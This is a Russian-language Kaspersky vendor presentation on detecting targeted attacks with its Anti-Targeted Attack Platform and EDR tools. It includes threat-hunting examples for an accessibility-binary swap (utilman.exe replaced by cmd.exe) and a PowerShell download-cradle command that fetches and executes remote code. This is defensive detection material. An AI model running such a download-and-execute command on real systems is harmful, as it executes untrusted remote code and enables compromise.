

kaspersky

Проактивное выявление сложных угроз и целенаправленных атак с помощью Kaspersky Anti-Targeted Attack Platform

Александр Комиссаров

инженер предпродажной поддержки

alexander.komissarov@kaspersky.com

**Что такое целенаправленные
атаки?**

Передовая угроза <-> Целенаправленная атака

- сбор данных
- стратегия

- новые домены
- «серые домены»
- скрытая коммуникация

- мгновенные действия
- скрытая активность
- нет прямого ущерба



Подготовка

- безвредносное
- скрытое
- зашифрованное



Доставка



C&C

- нормальная активность
- кража аккаунтов
- ничего не нарушаем



Развитие




Исполнение

- удалить следы
- модификация логов
- оставить бэкдор



Нанесение
ущерба

Передовые угрозы: сложные и нелинейные



Атака во время проведения Зимней олимпиады в Пхенчхане

- Сбор email адресов
- Целенаправленная рассылка
- MS Office -> cmd -> Powershell -> **Backdoor**
- Credential Dumping
- Распространение с помощью PsExec
- Удаление информации
- Удаление журналов событий, оставление ложных IoC



securelist.ru

kaspersky


Решение Kaspersky Threat Management and Defense

ANTI TARGETED ATTACK PLATFORM

ОБНАРУЖЕНИЕ ПЕРЕДОВЫХ УГРОЗ В СЕТИ

**CYBERSECURITY
SERVICES**

ДЕЛИМСЯ ОПЫТОМ И
ЭКСПЕРТИЗОЙ



**ENDPOINT
DETECTION AND
RESPONSE**

РАССЛЕДОВАНИЕ И
РЕАГИРОВАНИЕ




Kaspersky Anti-Targeted Attack Platform

Kaspersky Anti-Targeted Attack (КАТА 3.6): детектирующие технологии


- Система обнаружения вторжений (IDS)
- Модуль антивирусной защиты (Anti Malware Engine)
- Индикаторы компрометации
- Модуль YARA Engine
- Сервисы Threat Intelligence
- Индикаторы атак
- Облачный ML-анализ .apk файлов
- Sandbox



КАТА: архитектура



КАТА: ВИЗУАЛИЗАЦИЯ



Сценарии использования Kaspersky Endpoint Detection and Response



Сценарии использования Kaspersky Endpoint Detection and Response

Пример 1 – подмена utilman.exe

MITRE ATT&CK™

ID: T1015

Tactic: Persistence, Privilege Escalation

Technique: Accessibility Features

ID: T1036

Tactic: Defense Evasion

Technique: Masquerading



SOC-157111

Description:

На ПК **f99-00-02**. **.ru** была обнаружена подмена оригинального файла utilman.exe на cmd.exe:

Path: **d:\utilman.exe**

MD5: **0x622D21C40A25F9834A03BFD5FF4710C1**

Данная подмена создает угрозу неавторизованного доступа в систему, в том числе через удаленный рабочий стол. Возможен неавторизованный вход в систему с правами SYSTEM. Эта техника может использоваться для сброса пароля или создания/удаления нового пользователя, в том числе через подключение RDP (Remote Desktop Protocol).

Рекомендуется проверить легитимность подмены файла utilman.exe файлом cmd.exe. И восстановить исходный файл utilman.exe.

kaspersky

Сценарии использования Kaspersky Endpoint Detection and Response

Пример 1 – подмена utilman.exe

Kaspersky Anti Targeted Attack Platform

- Dashboard
- Alerts **42**
- Threat Hunting**
- Tasks
- Prevention

Threat Hunting

Builder | Source code

(FileName = utilman.exe X

AND MD5 = 622D21C40A25F9834A03BFD5FF4710C1 X

AND EventType = File created X

) AND Group

Refresh | New search | Clear

Сценарии использования Kaspersky Endpoint Detection and Response

Пример 2 – загрузка вредоносного кода с помощью powershell

MITRE ATT&CK™

ID: T1071

Tactic: Command And Control

Technique: Standard Application Layer Protocol

```
powershell.exe "iex (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/')"
```

Kaspersky Anti Targeted Attack Platform

- Dashboard
- Alerts 42
- Threat Hunting**
- Tasks
- Prevention

Threat Hunting

Builder | Source code

(EventType = Process started ×

AND FileName CONTAINS powershell.exe ×


AND StartupParameter CONTAINS Net.WebClient ×

) AND Group

Refresh New search Clear

Сценарии использования Kaspersky Endpoint Detection and Response

Пример 2 – загрузка вредоносного кода с помощью powershell



Kaspersky Anti Targeted Attack Platform

- Dashboard
- Alerts **42**
- Threat Hunting**


Threat Hunting

EventType = "Process started" AND FileName CONTAINS "powershell.exe" AND StartupParameters CONTAINS "Net.WebClient"

[All hosts](#) > goldbergarm.CORP.mdc.com (1 event)

Event time	Event	Details
18/09 14:42:53	Process started	File: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Importance: High Hash: SHA256 MD5

